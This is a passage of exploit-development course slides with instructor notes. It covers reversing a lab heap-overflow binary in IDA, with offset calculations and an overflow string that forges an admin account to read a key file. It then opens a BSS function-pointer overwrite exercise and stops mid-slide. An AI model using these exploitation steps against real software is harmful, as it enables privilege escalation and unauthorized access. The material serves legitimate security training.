As you can see on the slide, when we launch netcat to connect to TCP port 5555, we get an interesting prompt. When running `ps -aux`, we also notice that a new PID is created for our connection. It is likely that `fork()` is being used for each new connection.

Exercise: IDA Pro

- Open IDA
- Select "File, New Instance"
- Select the sec760heap.bin file
- IDA should automatically detect that it is an ELF file and disassemble the file with no issues
- Note: Depending on your version of IDA, things may differ slightly

Sec760 Advanced Exploit Development for Penetration Testers


Exercise: IDA Pro

Let's perform some basic steps in IDA. GDB is also an option, but will be slow in this particular challenge. Follow the steps on the slide to load the sec760heap.bin file.

Exercise: Program Entry Point

- Argument to `__libc_start_main` is likely the `main()` function

.text:08048C80	xor	ebp, ebp
.text:08048C82	pop	esi
.text:08048C83	mov	ecx, esp
.text:08048C85	and	esp, 0FFFFFFF0h
.text:08048C88	push	eax
.text:08048C89	push	esp
.text:08048C8A	push	edx
.text:08048C8B	push	offset sub_804C5F0
.text:08048C90	push	offset sub_804C600
.text:08048C95	push	ecx
.text:08048C96	push	esi
.text:08048C97	push	offset sub_8048D34
.text:08048C9C	call	__libc_start_main
.text:08048CA1	hlt	
.text:08048CA1 start	endp	



Sec760 Advanced Exploit Development for Penetration Testers


Exercise: Program Entry Point

Once the program is loaded and auto-analysis is complete, you should be presented with the same content as is shown on the slide. The argument passed above the call to `__libc_start_main` is likely that of the `main()` function for the program. Click on the highlighted yellow area and press "Enter."

Exercise: Interesting Subroutine

- After reversing each call, the highlighted location contains a "if" statements of interest
- Each connection forks()

```
sub_8048034 proc near
; Attributes: bp-based frame
push    ebp
mov     ebp, esp
and     esp, 0FFFFFF0h
sub     esp, 20h
movzx   eax, word_804E404
cld
mov     [esp], eax
call    sub_8048F7A
mov     [esp+1Ch], eax
mov     dword ptr [esp], offset name ; "fcfl"
call    sub_804915E
mov     dword ptr [esp+4], offset sub_804C18B ; int
mov     eax, [esp+1Ch]
mov     [esp], eax ; fd
call    sub_8049000
mov     eax, 0
leave
retn
sub_8048034 endp
```




Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Interesting Subroutine

There are several call instructions on this slide in the disassembly. After reversing each one, the highlighted subroutine is of interest. It contains a series of comparisons that checks user input against stored values. One of the calls confirmed our assumption that `fork()` is being used to spawn a new process for each connection to TCP port 5555. Click on the yellow highlighted area and press "Enter."

Exercise: String Comparisons

- 1) "c" Create Account
- 2) "l" Login
- 3) "s" Sell Eggs
- 4) "i" Incinerate Money
- 5) "b" Buy Chickens
- 6) "u" Update my Info
 - Leads to vulnerable strcpy() in "Enter new office"
- 7) "p" Print Info
- 8) "L" Logout
- 9) "6" Hidden Command!



Sec760 Advanced Exploit Development for Penetration Testers


Exercise: String Comparisons

On this slide is the series of string comparisons we jump to when selecting the prior slide's subroutine. Each block of code above is labeled accordingly. These are all options that the program accepts depending on your location from within the program. A couple items are especially of interest. When selecting the "u" option to update your information, you are given a series of options to update and can select yes or no. You probably already saw this when messing around with the program. When selecting the update option to enter a new office, a vulnerable `strcpy()` call is made. None of the other update options offer this function call. You can also try double-clicking on `_strcpy` from the function name pane within IDA and then check the cross-references. You will see that one of the calls comes from the new office update option. We also see `malloc()` used in several locations to store our data.

Another item of interest is at item #9. There is a hidden command. When entering the number 6, something undocumented happens that is described on the next slide. Try checking it out on your own first to determine what it does.

Exercise: Hidden Command

- If the value 6 is entered and the logged in user is admin, the key will be printed out
- Let's find where this is set!
- Check out subroutine 0x804a8a1 on the next slide



Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Hidden Command

The code on the screen details what is happening with the hidden command of 6. It just so happens that if the user enters the number 6, and that user is "administrator," the file /home/fcfl/key is opened up and printed out to the screen. There are several comparisons on the slide that can be viewed. So how do we become admin and where is the code for this issue?

Exercise: Interesting Subroutine

- The top arrow is pointing to a comparison to 0x1F3 (499)
- The bottom arrow is a jbe "jump if below or equal" instruction
- If we are decimal 500 or higher we are set to administrator

```

mov     eax, [ebp+src]
add     eax, 14h
mov     [esp+8], eax ; char
mov     dword ptr [esp+4], offset alcggedIn ; "logged in!\n"
mov     eax, [ebp+fd]
mov     [esp], eax ; fd
call    sub_8048F10
mov     ds:dword_804E424, 1
mov     eax, [ebp+src]
mov     dword ptr [esp+8], 14h ; n
mov     [esp+4], eax ; src
mov     dword ptr [esp], offset s1 ; dest
call    _strn
mov     eax, [ebp+src]
mov     eax, [eax+30h]
cmp     eax, 1F3h
jbe     short loc_804A96C

mov     ds:dword_804E420, 1

loc_804A96C:
mov     [ebp+var_10], 0
jmp     short loc_804A983
  
```

The screenshot shows a disassembly window with assembly code. A top arrow points to the `cmp eax, 1F3h` instruction, and a bottom arrow points to the `jbe short loc_804A96C` instruction. Below the main code block, there are two additional code blocks: one for `ds:dword_804E420, 1` and another for `loc_804A96C` which includes `mov [ebp+var_10], 0` and `jmp short loc_804A983`.

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Interesting Subroutine

Check out the memory address 0x804a8a1. To quickly jump to this address, press the letter "g" when inside of IDA Pro, then enter in the address. How did we find this address? Try pressing the keys Alt-t in IDA and type in the string "password." Make sure to search for all occurrences. Double-click on the result that includes the string, "enter password." Shortly below in the disassembly where that string is used is a call to sub_804a8a1. That is one way to get there anyway.

At this location you can see a string on the slide which says "logged in!\n." The top red arrow points to a comparison to the value 1F3h, which is 499 in decimal. Next, the instruction `jbe short loc_804A96C` is given. JBE stands for jump if below or equal. If the value here is 500 or higher, we take a separate route than if we are 499 or less. We will likely need to figure out how to get 500 or higher written to this location in memory so that we may use the hidden command from the previous slide.

Exercise: Credentials Structure

- Structure containing username, password, and ID
- Username Offset 0 – 0x00

```
mov     [esp+8], eax      ; char
mov     dword ptr [esp+4], offset aUsernameS ; " username: %s \n"
```

- Password Offset 20 – 0x14

```
add     eax, 14h
mov     [esp+8], eax      ; char
mov     dword ptr [esp+4], 804C9CFh
mov     eax, [ebp+fd]
mov     [esp], eax        ; char aPasswordS[]
call    sub_8048F10        aPasswordS    db ' password: %s ',0Ah
mov     eax, dword ptr [esp+4], 0Ah,0
```

- Perm Offset 56 – 0x38

```
mov     eax, [eax+38h]
mov     [esp+8], eax      ; char
mov     dword ptr [esp+4], offset aPermU ; " perm: %u \n"
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Credentials Structure


Now that we have some sort of goal, we must understand the structure of the stored data. The function `getpwnam()` was seen early on. This function works with database files and username/password combinations. We need to learn more about this component of the program. After reversing the stripped functions, some of the above data was discovered. Often, checking the “rodata” section of a program can yield some interesting data. Use Alt-t and search for the keyword “password.” The top piece of disassembled code shows the username section from within the structure. After reversing, it is learned that the size of this variable is 20 bytes and it starts at offset 0 from within the user structure. Offset 14h (20) in this structure holds the password data, and its size is 36 bytes. At the bottom is the permissions for the user. This is at offset 38h (56) in this structure. These are important elements to gather as we will need them when calculating our overflow. In order to calculate the sizes, keep an eye on EAX with each variable in this structure and look at the distances between them. Note that they are not in order.

Exercise: Trying the Program

- Running the program and creating an account: user1

```
menu
c) create account
l) login
q) quit
c
l: c
enter new username: user1
enter new info:
enter new office:
enter new pass:
```

```
mov     dword ptr [esp+4], offset aNextX ; next: %x \n"
mov     eax, [ebp+fd]
mov     [esp], eax ; fd
call    sub_8048f10
mov     eax, dword ptr [ebp+arg_0]
mov     eax, [eax+50h]
mov     [esp+8], eax ; prev: %x \n"
mov     dword ptr [esp+4], offset aPrevX ; prev: %x \n"
```



- User accounts are doubly linked
- Create a second account: user2
- Both accounts with blank info, office and pass...

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Trying the Program

Let's learn a little more about the program. Connect to port 5555 with netcat. Create the account "user1", providing no data for "info," "office," and "pass." (Just hit enter.) After creating the account for "user1", create another account for "user2." Again, enter no data for "info," "office," and "pass." Notice on the right, when analyzing the structure of the program data, it looks like pointers are used (next and prev) which link the user accounts together. Let's confirm this assumption.

Exercise: Logging In

- Logging in as user2

```
1: 1
enter username: user2
enter password:
logged in!
```

- The following menu is given:

```
menu (user2)
l) logout
b) buy chickens
i) incinerate money
s) sell eggs
p) display my info
u) update my info
q) quit
```

- Enter p to print info →
- 8050b10h – 8050a18h = f8h
- That's 248 Decimal

```
1: p
<node> 8050b10
chickens: 0
eggs: 0
monies: 1000
id: 0
username: user2
info:
office:
password: be735284c5f497986e4c954fdf370286
perm: 1
next: 8050a18
prev: 80507c8
```

Blank password hash

Boundaries

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Logging In

Once you have created the accounts, log in as user2. To do this you must press “l” and hit enter, enter in user2, and enter no password. The menu shown on the slide should be given. Enter “p” to display your information. The data to the right should be printed to the screen. The top highlighted area is called <node> and is a memory address of our data. The bottom shows “next” and “prev.” These items also hold memory addresses. This gives us boundary information between user accounts and will help us with our overflow calculations. You can see that we are logged in as user2, and that our blank password hash shows up. Our permissions are set to 1. If we take the address of the <node> and subtract the address of the “next” field, $0x8050b10 - 0x8050a18$, we get 0xf8, or 248 in decimal. This gives us the distance between our user accounts.

Exercise: Calculating

- $248 - 156$ (Size of structure) = 92
 - Structure can be found at 0x804a6c0
 - Remember from earlier, the vulnerable strcpy() call is in the update (u) option under "office"
 - The size of the office argument is 22 bytes
 - We must add 22 to 92 which = 114 bytes in order to get from user1's update, office option, to the start of the adjacent user on the linked list
 - Username size is 20 bytes
 - Password is 36 bytes
 - We need to steal the blank password hash and pad 2 bytes
 - Following that is the permissions field. We must set to ≥ 500

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Calculating

We must now determine some other factors for our calculation. 248 is the distance we calculated on the last slide. We then need to subtract the overall size of the structure which holds our user, pass, perm, and other elements. The size of this structure when reversing is 156 bytes. 248 (distance) $- 156$ (size of structure) = 92 bytes. This structure can be found at address 0x804a6c0. Remember that the vulnerable strcpy() call is in the update option, when selecting "office." The size of this argument after reversing is 22 bytes. We must now add 22 to 92 and get 114 bytes. This is the number of bytes we need to place into the update field for office in order to get to the adjacent chunk's username and password fields. Trial and error with GDB analysis can also lead you to this conclusion. The username field we learned is 20 bytes and the password field is 36 bytes. We'll need to use the blank password hash as part of our attack which is only 34 bytes. Since the field is 36 bytes, we'll need to put a 2 byte pad on the end of the hash. After the password field is the permissions field. This is the field we must set to 500 or greater.

Exercise: Trying with GDB

- As root, check for the PID of the newly forked connection

```
root@deadlist-desktop:~# ps aux |grep sec760heap
fcfl      2777  0.0  0.2   1904    616 pts/1    S+   16:17   0:00 ./sec760heap.bin
fcfl      3416  0.0  0.1   1904    388 pts/1    S+   17:24   0:00 ./sec760heap.bin
root      3657  0.0  0.2   2972    748 pts/3    R+   17:45   0:00 grep sec760heap
root@deadlist-desktop:~# gdb --pid=3416
```

- Continuing execution once attaching and a crash

```
0xfffffe410 in __kernel_vsyscall ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x0804c13c in ?? ()
```

- The crash came when issuing the update command as user1 and issuing 500 A's under the "office" option

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Trying with GDB

Let's confirm our overflow in GDB just to demonstrate the flaw with strcpy(). If you'd like, you can set a breakpoint for strcpy() after reversing the location. In the example on the slide, we connect to the newly spawned child process as root (our connection) with GDB. We then press "c" to continue execution as GDB has paused the process. With the process running, 500 A's was entered into the office option under the update command. As you can see, we receive a segmentation fault in the program. This confirms our overflow.

Exercise: Attack Order

- Create user1
- Create user2
- Login as user2 and issue the "p" option to calculate space between pointers
- Compensate for overall structure and offsets
- As user1, issue the update "u" command , select y for office to overflow user2 with 114 bytes to get to second chunk, 20 bytes for username, 36 bytes of the blank password hash, and 00 for the permissions to write admin to the database for user2
- Login as user2 with username of username, pw hash, and perm
- Issue hidden command "6"

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Attack Order

Our steps now are to connect to the program on port 5555 with netcat. Create user1 with no password or other data. Create user2 with no password or other data. Login as user2 to get any necessary addressing to calculate spacing and compensate for structure size. Issue the "u" command which begins the update process. Say no to updating the first two items, and select yes to updating the office. Enter in 114 bytes of padding, 20 bytes of padding for the username, the blank password hash and two bytes of padding, and finally, two 0's to set the permissions to a high value. The extra two 0's on the end are to terminate strcpy(). Remember, this data we are overflowing may be written to the user.db file in fcfl's home directory. Next, login as user2, using the username data you entered in the previous step, the password hash, and permissions. Once logged in successfully, enter in the hidden command "6" and see if you successfully compromised the program.

Exercise: Execution (1)

- After creating user1 and user2, login as user1
- Issue the "u" option to update
- Answer no to username and info, say yes to office...
- Enter 114 A's, 20 B's, the blank password hash, and four 0's

```
menu (user1)
l) logout
b) buy chickens
i) incinerate money
s) sell eggs
p) display my info
u) update my info
q) quit
u
l: u
would you like to change username (user1) [y/n]: n
would you like to change user info () [y/n]: n
would you like to change office #() [y/n]: y
enter new office: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBbe735284c5f497986e4c954fdf37028600
0000
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Execution (1)

As you can see on the slide, user1 and user2 were created. We log in as user1 so that we can overflow user2. The "u" option was issued to start the updating process. We say no to changing our username and our user info. We say yes to updating the office, and enter in our string from the previous slide. We then say no to any other updates.

Exercise: Execution (2)

- Say no to all other update options
- Enter "L" to logout as user1
- Enter "l" and login as:
BBBBBBBBBBBBBBBBBBBBbe735284c5f497986e4c954fdf370
286000000
- No password

```
l: l
enter username: BBBBBBBBBBBBBBBBBBBbe735284c5f497986e4c954fdf370286000000
enter password:
logged in!
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Execution (2)

After saying no to all other update options, we enter "L" to logout as user1. We then enter "l" to log in as our newly hacked user account. We enter in the part of our attack string starting with the "B's" and ending with our 0's for our username. We enter no password and are successfully logged in.

Exercise: Execution (3)

- Once logged in, issue the hidden option "6"
- If successful, the key file should be printed out as shown below:

```
menu (BBBBBBBBBBBBBBBBBBBBBB)
L) logout
b) buy chickens
i) incinerate money
s) sell eggs
p) display my info
u) update my info
P) print userlist
q) quit
6
1: 6
SUCCESS
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Execution (3)

Once logged in we issue the hidden command "6." As you can see, the word "SUCCESS" gets printed out to the screen which is the contents of our key file from within fcf!'s home directory!

Exercise: Custom Heap Overflows - The Point

- To get more experience with IDA
- To work through a program that utilizes custom heap allocation tracking
- To work through a different type of vulnerability

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Custom Heap Overflows - The Point

The point of this exercise was to work through a vulnerability in a program that utilized custom doubly-linked lists for tracking of program-related allocations.

Module Summary

- Heap-based attacks on Linux
- Exploiting the unlink() macro
 - Opening up a backdoor with the heap2 program
 - Escalating privileges with the heap3 program
- Custom heap overflows are unique to each situation and vulnerability

Sec760 Advanced Exploit Development for Penetration Testers

Module Summary

We've taken a look at ways to exploit the Linux heap environment. Newer versions of the GNU C Compiler (GCC) include a patch of the unlink() macro, which makes checks to ensure the forward and backward pointers have not been modified. However, you will still come across OS' without the patched unlink() macro. This understanding of heaps is essential for you to analyze memory to look for vulnerabilities. There may not be many modern generic methods that are applicable on all systems, but there are a large number of one-off vulnerabilities that can be exploited, as well as more sophisticated attacks. Getting familiarity with the stack, heap and assembly will provide you with countless opportunities to exploit programs.

It is recommended that you take papers such as the "Malloc Maleficarum" and work through one of the exploit POC's. Again, it is your familiarity and comfort with memory, how data is laid out, and creativity that will provide you with success on exploitation. Function Pointers often give you opportunities to exploit a program. There are still to date not as many controls, and less effective controls, placed on the heap segments for protection. Your biggest battle will be with ASLR, unlink protection, execution prevention, etc.

Recommended Reading

- The Malloc Maleficarum by Phantasmal Phantasmagoria
<http://packetstormsecurity.org/papers/attack/MallocMaleficarum.txt>
- Once upon a free()... by Anonymous
<http://www.phrack.com/issues.html?issue=57&id=9>

Sec760 Advanced Exploit Development for Penetration Testers

Recommended Reading

The Malloc Maleficarum by Phantasmal Phantasmagoria

<http://packetstormsecurity.org/papers/attack/MallocMaleficarum.txt>

Once upon a free()... by Anonymous

<http://www.phrack.com/issues.html?issue=57&id=9>

Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- Dynamic Linux Memory
- Introduction to Linux Heap Overflows
 - Exercise: Abusing the unlink() macro
 - Exercise: Custom doubly-linked lists
- Overwriting Function Pointers
 - Exercise: Exploiting the BSS Segment
- Format Strings
 - Exercise: Format String Attacks – Global Offset Table and .dtors Overwrites
- Extended Hours

Sec760 Advanced Exploit Development for Penetration Testers

Overwriting Function Pointers

Overwriting function pointers on the heap, either in the process heap or application heaps, is a common way to gain program control. This module will take you through one such scenario. More advanced scenarios of gaining control via heap application data will be shown in section 4 with the Windows OS.

Overwriting Function Pointers

- Sometimes easier than other exploitation methods
 - Heap is sometimes not as protected as the stack
- The BSS Segment
 - It's writable and possibly executable
 - Has a static size
 - An unprotected buffer can allow important pointers to be overwritten
 - Privilege escalation, bypassing authentication, viewing files, etc.

Sec760 Advanced Exploit Development for Penetration Testers

Overwriting Function Pointers

OS programming and library improvements have made standard exploitation quite difficult. This is not at all to say that exploitation isn't possible. In fact, it could be said that the complacency generated by the trust in controls might offer savvy attackers more opportunities. If the low-hanging fruit is no longer available in one location, many attackers will move onto a new area. Others will work harder to obtain their goal even when faced with additional challenges. The days of automated attacks working consistently at the OS level are becoming far and few between, but this does not at all mean a huge number of one-off attacks are not present, as well as more advanced techniques such as Return Oriented Programming (ROP). You have to imagine that the clever attacker is one who does not advertise their findings and also may be one who is interested in specific targets and not world domination.

On that note, one method of attacking the process heap and BSS segments is by looking for important pointers and application data that may be overwritten. This is different than metadata attacks. Some of these pointers point to credentials, while others point to various read and write locations. If you can access data in reachable areas memory that hold this type of information, you may not even need to find a way to execute shellcode or make a call to `system()`. It may be enough to add an entry into `/etc/passwd` or overwrite a UID with your own.

The BSS segment can sometimes provide good opportunities to take control of a program. The BSS segment is often writable, is static in size, takes in user values upon the initialization of a variable, and is sometimes marked as executable. All of these provide for potential opportunities to exploit a program. What if a pointer is stored in the BSS after a buffer that takes in a user-supplied value? If the buffer is not protected, you may be able to overwrite a pointer that is called and hook execution.

C++/CPP vs. C

- CPP is an object-oriented programming (OOP) language, although OOP is not forced
- Standardized in 1998
- Many programmers consider CPP to be far more complex than C
- Introduction of Classes
 - Abstract objects to be instantiated – e.g., Dog
 - Contain attributes – e.g., Breed, Color, Gender
 - Methods/Functions – e.g., sit(), speak(), fetch()

Sec760 Advanced Exploit Development for Penetration Testers

C++/CPP vs. C

CPP is an object-oriented programming (OOP) language that was standardized in 1998. It is a much newer language than C with expanded functionality. OOP is not forced, but is a large part of CPP. The language is often considered more complex than C; however, many say this is due to the learning curve for C programmers to pick up CPP. There is a large increase in the number of libraries used with the language, as well as the addition of a few significant changes such as the introduction of classes. From a high level, a class is an abstract object that can be instantiated to create instance objects. Each class contains attributes and functions. If there is a class called "Dog," it would contain various attributes such as Breed, Color, and Gender. It would also contain various functions or methods such as sit(), speak(), and fetch(). Multiple classes can be created, each becoming a derivative or inheriting class of another class. OOP languages are typically more complex and abstract than non-OOP languages. CPP also heavily uses pointers which can offer attack opportunities due to the resulting indirection.

CPP Pointers and Virtual Functions

- Virtual Functions
 - Dynamic binding as opposed to static binding at compile-time
 - Used when a class inherited from a parent class requires different functionality
 - Results in the creation of a virtual function table (vtable or vfable) for each class
 - Virtual Pointers (vptr), a hidden class element, are included in instantiated objects to reference virtual function tables

Sec760 Advanced Exploit Development for Penetration Testers

CPP Pointers and Virtual Functions

CPP classes allow for the use of virtual functions. These functions are dynamically bound at runtime, as opposed to statically bound during compile-time. This can be compared to the method in which functions are resolved at runtime through the linking process. They are beneficial when a class inherited from a parent class requires different functionality. A derived class can be dynamically bound and point to the virtual function in the class instance as opposed to a statically-bound base class. When virtual functions are used a virtual function table (vtable or vfable) is created. There is a vtable for each class using virtual functions. Pointers inside of the vtable are dynamically populated during runtime and point to the location of the method inside a class. Each instantiated object is given a special hidden class element known as a virtual pointer, which points to the virtual function table.

Overwriting vtables

- Buffers vulnerable to overflows can potentially overwrite the vptr's
 - The vptr is typically the first dword or qword in the object
- When the vptr is dereferenced, execution can be hijacked as it is attacker controlled memory
- More often, CPP objects are replaced, such as that with use-after-free attacks

Sec760 Advanced Exploit Development for Penetration Testers

Overwriting vtables

Depending on compiler optimization and reordering, a vtable may be positioned at a location where it is susceptible to an overwrite. Just like a stack overflow, if an unsafe function is used to copy data into a buffer, the overflow may overwrite the vptr inside of an object. This could result in an attacker taking control of a process as the vptr can point to attacker controlled memory. The vtable generation is different on each operating system and compiler. Vulnerability depends primarily on location and positioning, as well as stack protection, randomization, and other factors. CPP relies heavily on pointers; much more so than with the C programming language. More often CPP objects that are prematurely freed can be vulnerable to a use-after-free attack. In this attack, the freed object can be replaced with attacker controlled data, accomplishing the same goal of pointing to attacker controlled memory. We will cover this in depth in 760.5.

Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- Dynamic Linux Memory
- Introduction to Linux Heap Overflows
 - Exercise: Abusing the unlink() macro
 - Exercise: Custom doubly-linked lists
- Overwriting Function Pointers
 - Exercise: Exploiting the BSS Segment
- Format Strings
 - Exercise: Format String Attacks – Global Offset Table and .dtors Overwrites
- Extended Hours

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Exploiting the BSS Segment

This module contains an exercise that has you overwrite a pointer in the BSS segment.

Exercise: Exploiting BSS (1)

- Target Program: func_ptr
 - This program is in your home directory on the Red Hat VM
- Goals:
 - Locate the vulnerability
 - Identify the use of the BSS segment
 - Exploit the program and redirect execution to bypass authentication

This program requires that you utilize tools to determine how the BSS segment is used to store certain types of variables. Due to the placement of variables in this segment, an overflow condition allows for a function pointer overwrite.

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Exploiting BSS (1)

In this exercise you will work to find a vulnerability in the func_ptr program on your Red Hat virtual machine. Attempt to work through the vulnerability on your own and then progress as needed through the walk-through.

Exercise: Exploiting BSS (2)

- The func_ptr program
- Time to overwrite a function pointer in the BSS
- Walk through this exercise on your own
- We'll go over it as a group
- Remember to try and come up with your own ideas prior to moving ahead
- Like a stack overflow, but we are overwriting a pointer in the BSS and not a return pointer on the stack

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Exploiting BSS (2)

For this next exercise, you will be walking through exploiting the BSS segment and overwriting a function pointer in the func_ptr program. We will go over this exercise as a group shortly. Try to come up with your own solutions before moving on and reading the answers.

Exercise: Exploiting BSS (3)

- First, determine if the func_ptr program is vulnerable
 - Check the programs usage

```
[deadlist@localhost deadlist]$ ./func_ptr  
Usage: <Your Name> <Shared Password>
```

- Can you trigger a segmentation fault?

```
[deadlist@localhost deadlist]$ ./func_ptr `python -c 'print"A"*100'` BBBB  
Segmentation fault
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Exploiting BSS (3)

First, determine if the func_ptr program is vulnerable. It may be a good idea to first check the program for any usage requirements so you know what commands to issue as arguments. As you can see on the first image above, the program is expecting to see your name and a shared password. You can quickly attempt to see if the program is vulnerable to an overflow by sending it a bunch of A's as the name and/or password. The following command was issued in the second image:

```
./func_ptr `python -c 'print"A"*100'` BBBB
```

This will give the program 100 A's as the name and "BBBB" as the group password. As you can see, the program had a segmentation fault. Let's now try and learn a little more about how this program works.

Exercise: Exploiting BSS (4)

- Dissecting with GDB

- The strcpy() function is used

```
0x8048462 <main+106>: call 0x8048338 <strcpy>
```

- A call from main() is made to a pointer in EAX

```
0x804847a <main+130>: call *%eax
```

```
(gdb) break *0x804847a <- Breakpoint  
Breakpoint 1 at 0x804847a
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Exploiting BSS (4)

By running the func_ptr program in GDB we can learn much more about the flow of execution. If you disassemble the main() function, you will see that there is a single call to the strcpy() function. There are no other functions that seem to copy our supplied data, so it can be assumed that this is the spot where our supplied data is copied into a buffer.

A few more instructions down inside the main() function we see “call *%eax.” The asterisk tells us that the value inside the EAX register is actually a pointer. This is commonly indicative of when a function pointer is passed into EAX or another register to be called, and it is likely that this address will be the start of some function. Let's set a breakpoint at the address held in EAX and see where it takes us. Use the command “break *0x804847a” inside of GDB.

Exercise: Exploiting BSS (5)

- Pointer is pointing to funcOne()

```
Breakpoint 1, 0x0804847a in main ()  
(gdb) x/x $eax  
0x8048486 <funcOne>: 0x83e58955
```

```
(gdb) x/20i 0x8048486  
0x8048486 <funcOne>: push %ebp  
0x8048487 <funcOne+1>: mov %esp, %ebp  
0x8048489 <funcOne+3>: sub $0x8, %esp  
0x804848c <funcOne+6>: sub $0x8, %esp  
0x804848f <funcOne+9>: push $0x80485f0  
0x8048494 <funcOne+14>: pushl 0x8(%ebp)  
0x8048497 <funcOne+17>: call 0x80482f8 <strcmp>
```

funcOne() is using
strcmp() to check our
password.

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Exploiting BSS (5)

Run the program with "run AAAA BBBB" inside of GDB and wait until the program pauses execution at the breakpoint. By inspecting the EAX register with the command, "x/x \$eax" we can see that the address stored in EAX is 0x8048486. We then use the command "x/20i 0x8048486" to get more information about where execution is jumping. We see that the function being called is funcOne. We also can quickly see that the strcmp() function is used a few instructions down inside funcOne. There are two push instructions just before the strcmp() function, which are likely the real password and our supplied password. This is noted by the reference from EBP.

Exercise: Exploiting BSS (6)

- If strcmp() results in 0, call execl()

```
0x80484a3 <funcOne+29>: push    $0x0
0x80484a5 <funcOne+31>: push    $0x80485f7
0x80484aa <funcOne+36>: push    $0x8048611
0x80484af <funcOne+41>: push    $0x8048615
0x80484b4 <funcOne+46>: call    0x80482e8 <execl>
```

```
(gdb) x/s 0x80485f7
0x80485f7 <_IO_stdin_used+211>: "/home/deadlist/secret.txt"
(gdb) x/s 0x8048611
0x8048611 <_IO_stdin_used+237>: "cat"
(gdb) x/s 0x8048615
0x8048615 <_IO_stdin_used+241>: "/bin/cat" I
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Exploiting BSS (6)

If the strcmp() function results in a zero, as tested by the "test %eax,%eax" instruction, the execl() function is called with multiple arguments pushed onto the stack. The execl() function requires the following format:

execl(<shell path>, arg0, file, arg1, ..., (char *)0);

By going through each of the arguments and reading the string, you can see exactly what is happening. The execl() function is using the "cat" command inside the "/bin" directory to view the file "/home/deadlist/secret.txt." To view the strings, simply take the addresses that are being pushed to the execl() function and use the command, "x/s <address>."

x/s 0x80485f7

x/s 0x8048611

x/s 0x8048615

Exercise: Exploiting BSS (7)

- We cannot access the file
"/home/deadlist/secret.txt"

```
[deadlist@localhost deadlist]$ cat secret.txt  
cat: secret.txt: Permission denied
```

- Determine the address of our buffer

```
0x804845d <main+101>: push $0x8049764  
0x8048462 <main+106>: call 0x8048338 <strcpy>
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Exploiting BSS (7)

Since we were able to determine that by successfully authenticating to the func_ptr program we would be able to view the secret.txt file, we attempt to view that file directly. As you can see by issuing the command "cat secret.txt" from our "/home/deadlist" directory, access is denied. We now have our goal of reading this file. We could simply try and determine the password through by one mean or another, however, the goal of this exercise is to overwrite the function pointer so we can read the file.

We now must determine the address of where our data is copied in memory. Let's look at a couple of ways to do this. First, if you look at the instruction just before the strcpy() function is called inside of main(), you will see "push \$0x8049764." This is likely the location of where our data will be placed. Let's look at this further on the next slide.

- Further determining the address of our buffer and the function pointer

Sec760 Advanced Exploit Development for Penetration Testers

We can now issue the command, “readelf -a ./func_ptr | grep 22” and view the results. As you can see, we are given the address of 0x8049764 for “buf” and the address 0x8049778 for “funcptr.” At this point you may have figured out that this is likely the location of the overflow and why we had a segmentation fault when entering in too long of a user name. You can also see that “buf” has a size of 20 bytes and funcptr has a size of 4 bytes. Let’s move to the next slide and take a look at this location in memory.

Exercise: Exploiting BSS (9)

- Overwriting the function pointer

```
(gdb) x/8x 0x8049764
0x8049764 <buf.0>: 0x41414141 0x00000000 0x00000000 0x00000000
